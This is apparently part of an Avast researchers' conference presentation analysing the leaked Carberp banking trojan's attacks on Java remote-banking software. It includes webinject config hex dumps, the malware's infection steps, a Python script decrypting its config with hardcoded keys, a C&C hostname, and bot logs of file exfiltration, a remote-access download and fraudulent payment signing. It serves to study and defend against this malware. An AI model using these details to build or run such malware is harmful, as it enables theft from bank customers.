35098: 00 00 00 00 45 53 54 52 |     ESTR
350A0: 5F 50 41 53 53 5F 00 00 | _PASS_
350A8: 41 42 43 44 45 46 47 48 | ABCDEFGH
350B0: 49 4A 4B 4C 4D 4E 4F 50 | IJKLMNOP
350B8: 51 52 53 54 55 56 57 58 | QRSTUVWX
350C0: 59 5A 61 62 63 64 65 66 | YZabcdef
350C8: 67 68 69 6A 6B 6C 6D 6E | ghijklmn
350D0: 6F 70 71 72 73 74 75 76 | opqrstuv
350D8: 77 78 79 7A 30 31 32 33 | wxyz0123
350E0: 34 35 36 37 38 39 2B 2F | 456789+/
350E8: 00 00 00 00 6C 66 67 72 |     lfgr
350F0: 66 4A 44 36 00 00 00 00 | fJD6
350F8: 01 00 00 00 08 00 00 00 | ┌   ◘
35100: 02 00 00 00 04 00 00 00 | ┐   ┘
35108: 10 00 00 00 80 00 00 00 | ┼   €
35110: 20 00 00 00 40 00 00 00 |     @
35118: EC 30 03 10 E4 30 03 10 | ě0┤ä0┤
35120: 5F 5F 55 52 4C 5F 5F 48 | __URL__H
35128: 55 4E 54 45 52 5F 5F 4C | UNTER__L
35130: 49 4E 4B 53 00 00 00 00 | INKS
```

C:\temp\Bin\mytest.plug

```
35010: 00 00 00 00 00 00 00 00 |
35018: 00 00 00 00 00 00 00 00 |
35020: 00 00 00 00 00 00 00 00 |
35028: 00 00 00 00 00 00 00 00 |
35030: 00 00 00 00 31 00 00 00 |     1
35038: 00 00 00 00 00 00 00 00 |
35040: 68 7C 71 60 76 71 00 00 | h|q`vq
35048: 00 00 00 00 00 00 00 00 |
35050: 00 00 00 00 00 00 00 00 |
35058: 67 57 56 3D 7C 5C 54 35 | gWV=|\T5
35060: 44 55 74 3C 7D 63 7F 46 | DUt<}c⌂F
35068: 00 00 00 00 00 00 00 00 |
35070: 00 00 00 00 00 00 00 00 |
35078: 00 00 00 00 00 00 00 00 |
35080: 00 00 00 00 00 00 00 00 |
35088: 00 00 00 00 00 00 00 00 |
35090: 00 00 00 00 00 00 00 00 |
35098: 00 00 00 00 73 79 77 6F |     sywo
350A0: 72 68 63 70 74 00 00 00 | rhcpt
350A8: 41 42 43 44 45 46 47 48 | ABCDEFGH
350B0: 49 4A 4B 4C 4D 4E 4F 50 | IJKLMNOP
350B8: 51 52 53 54 55 56 57 58 | QRSTUVWX
350C0: 59 5A 61 62 63 64 65 66 | YZabcdef
350C8: 67 68 69 6A 6B 6C 6D 6E | ghijklmn
350D0: 6F 70 71 72 73 74 75 76 | opqrstuv
350D8: 77 78 79 7A 30 31 32 33 | wxyz0123
350E0: 34 35 36 37 38 39 2B 2F | 456789+/
350E8: 00 00 00 00 6C 66 67 72 |     lfgr
350F0: 66 4A 44 36 00 00 00 00 | fJD6
350F8: 01 00 00 00 08 00 00 00 | ┌   ◘
35100: 02 00 00 00 04 00 00 00 | ┐   ┘
35108: 10 00 00 00 80 00 00 00 | ┼   €
35110: 20 00 00 00 40 00 00 00 |     @
35118: EC 30 03 10 E4 30 03 10 | ě0┤ä0┤
35120: 64 7F 2B 7F 6C 6E 64 2B | d⌂+⌂lnd+
35128: 6C 6B 00 00 00 00 00 00 | lk
35130: 00 00 00 00 00 00 00 00 |
```


Carberp Config Builder

- Tool for webinjects (PoC):




Carberp Config Builder

- Tool for webinjects (PoC):



Carberp Config Builder

- Tool for webinjects (PoC):



Modifying Java bytecode

- Modifying Remote Banking Interfaces (RBI) in Java:
  - E.g. iBank2 - an advanced system for electronic banking
  - Creates *uid.txt* containing victim's identifier (sign of infection)
  - Kills all processes blocking *rt.jar* or *java.exe* (browsers)
  - Downloads a configuration file *rt.ini*
  - Replaces original *java.exe* and *javaw.exe* with custom ones
  - Victim's system is now ready to on-the-fly patching of Java bytecode of RBI's (javassist.jar)
  - -Xbootclasspath/p: *rt_add.jar* (overriding methods from *rt.jar* and the original RBI); logging mouse events and actions
  - At least 4 customized malicious jar archives(-javaagent:):
    - *Agent.jar*, *AgentPassive.jar*, *AgentKP.jar* with *rt_add.jar*
    - *AgentX.jar* standalone

Modifying Java bytecode

- Modifying Remote Banking Interfaces (RBI) in Java
  - *rt.ini* configuration file
  - Decrypted in 2 steps (*INIFile.class*)
    - DES with a key obtained indirectly from hardcoded strings
    - RC4 with a key “123%esr2#221@#”

```
from Crypto.Cipher import DES
from Crypto.Cipher import ARC4

key = chr(0x2c)+chr(0xc7)+chr(0xa2)+chr(0x2a)+chr(0x6d)+chr(0x9b)+chr(0x4c)+chr(0xd)
cipher = DES.new(key, DES.MODE_ECB)
ciphertext = open( "rt.ini" , "rb" ).read()
data = cipher.decrypt(ciphertext)
array = re.findall( "..", data )
result = ""

for a in array:
    if a != "00":
        result += a

rc4 = ARC4.new("123%esr2#221@#")
plaintext = rc4.decrypt( result[:-4].decode("hex") )
```

Modifying Java bytecode – rt.ini

- **[general]**
- Documents = 1
- Accounts = 1
- HideTimerDelay = 5000
- CheckDocStatusTimer = true
- **[hide]**
- DocumentNumber = 63
- Zaliv = 0.0
- Hide = false
- Freeze = false
- DocumentDate = 01.07.3000
- Receiver = none
- **[account]**
- RealSaldo = 130
- AccNum = 0
- OrigOutSaldo = 0
- RealDocDate = 01.01.1960
- **[pre]**
- LastDocDate = 14.01.2011
- Docs = 2
- Doc0 = 002
- Doc1 = 350
- NextDate = 14.01.2011
- **[servers]**
- serv1 = bifitibsystem.org
- **[net]**
- CheckDelay = 3000
- SendDelay = 8000
- **[passive]**
- DocNum = 63
- Amount = 1 200.00
- Recipient =
- Purpose = lasjbhl ljash ldjha lsdf
- Account = …
- INN= …
- BIK = …

Modifying Java bytecode – net log

- Sending a file POST request >>> C: \ Documents and Settings\All Users\check.log <<< OK
- checkFileExisting (): file [C:\Documents and Settings\All Users\passive.dat] NOT EXIST
- ---------- AKToVNY REZhoM (**ACTIVE MODE**)
- ==========
- INFO: Debug running Ver: 1.9.2.6R
- Status [new] GetSTATUS = new
- INFO: **Base URL** = <TARGETED BANK>
- || **Window JFrame Title**: <TITLE OF RBI> || 2:48:23
- checkFileExisting (): file [C: \Documents and Settings\user\Desktop\3\0404] EXIST
- Sending a file POST request >>> C:\Documents and Settings\user\Desktop\3 \0404 <<< OK
- INFO: iBank Version: 2.0.22; LANGUAGE = RUS
- Team thread started; INFO: Automatic ;INFO: Agent is running
- Start downloading ... **<RDPDoor url>**; Download complete.
- || Window JFrame Title: <TITLE OF RBI> || 2:49:32
- WARNING: File **client2015_orig.jar** not yet loaded. We expect …
- Runs C:\Documents and Settings\All Users\20.4.2012__2.49.28.835.exe
- File downloaded and saved <%All Users>\20.4.2012__2.49.28.835.exe
- **rdp** already been requested and carried out

Modifying Java bytecode – net log

- **Team thread** started
- Sending data on accounts
- Populating a list of details
- Status [**balance grabbed**]
- ECP (4/9) = OW: <NAME> ID: <ID> TP: <MSG> ST: <STATUS> Total = 1 ||
- = Sender "<STRING>" ||
- **INN** = <INN NUMBER> ||
- **Account number** = <ACCOUNT NUMBER> | |
- **BIK** = <BIK NUMBER> ||
- Document [XXX] successfully created and saved
- In working table AZ document was found - (N: XXX {Status: New [0]})
- In the config added key signature
- Document [XXX] successfully signed
- Status [**done**]
- Sending LOGLOC
- Sending a file POST request >>> C:\Documents and Settings\All Users\rt2.log

Conclusion

- What we have seen
  - “Leaking the source code was not like the leaking of a weapon, but more like the leaking of a tank factory,” (an Ukrainian tech blogger)
  - Gangs of cybercriminals arrested but active instances of bot found recently in the wild (October 2013, C&C *ssb-consult.com*, tens of unique daily hits)
  - The first malicious code found in the wild based on the leak [Matrosov A., ESET: “The Powerloader 64-bit update based on leaked exploits”] → indirect consequence of the leak
  - Could mentioned Remote Banking Interfaces react to avoid existing attacks? Fortunately yes, they have been updated.

Conclusion

- What we can expect
  - Direct consequences
    - Core functionality could be sufficient
    - Updates of specific attacks against RBIs reflecting their changes
    - Additional levels of encryption added (config file, character strings, comm. protocol etc.) → analysis hardened
    - like the ZeuS case → Citadel, Ice IX, GameOver, KINS

Security in knowledge

Thank you!

Peter Kálnai

AVAST Software

@pkalnai

kalnai@avast.com

http://blog.avast.com/author/kalnai

Jaromír Hořejší

AVAST Software

@JaromirHorejsi

horejsi@avast.com

http://blog.avast.com/author/jaromir.horejsi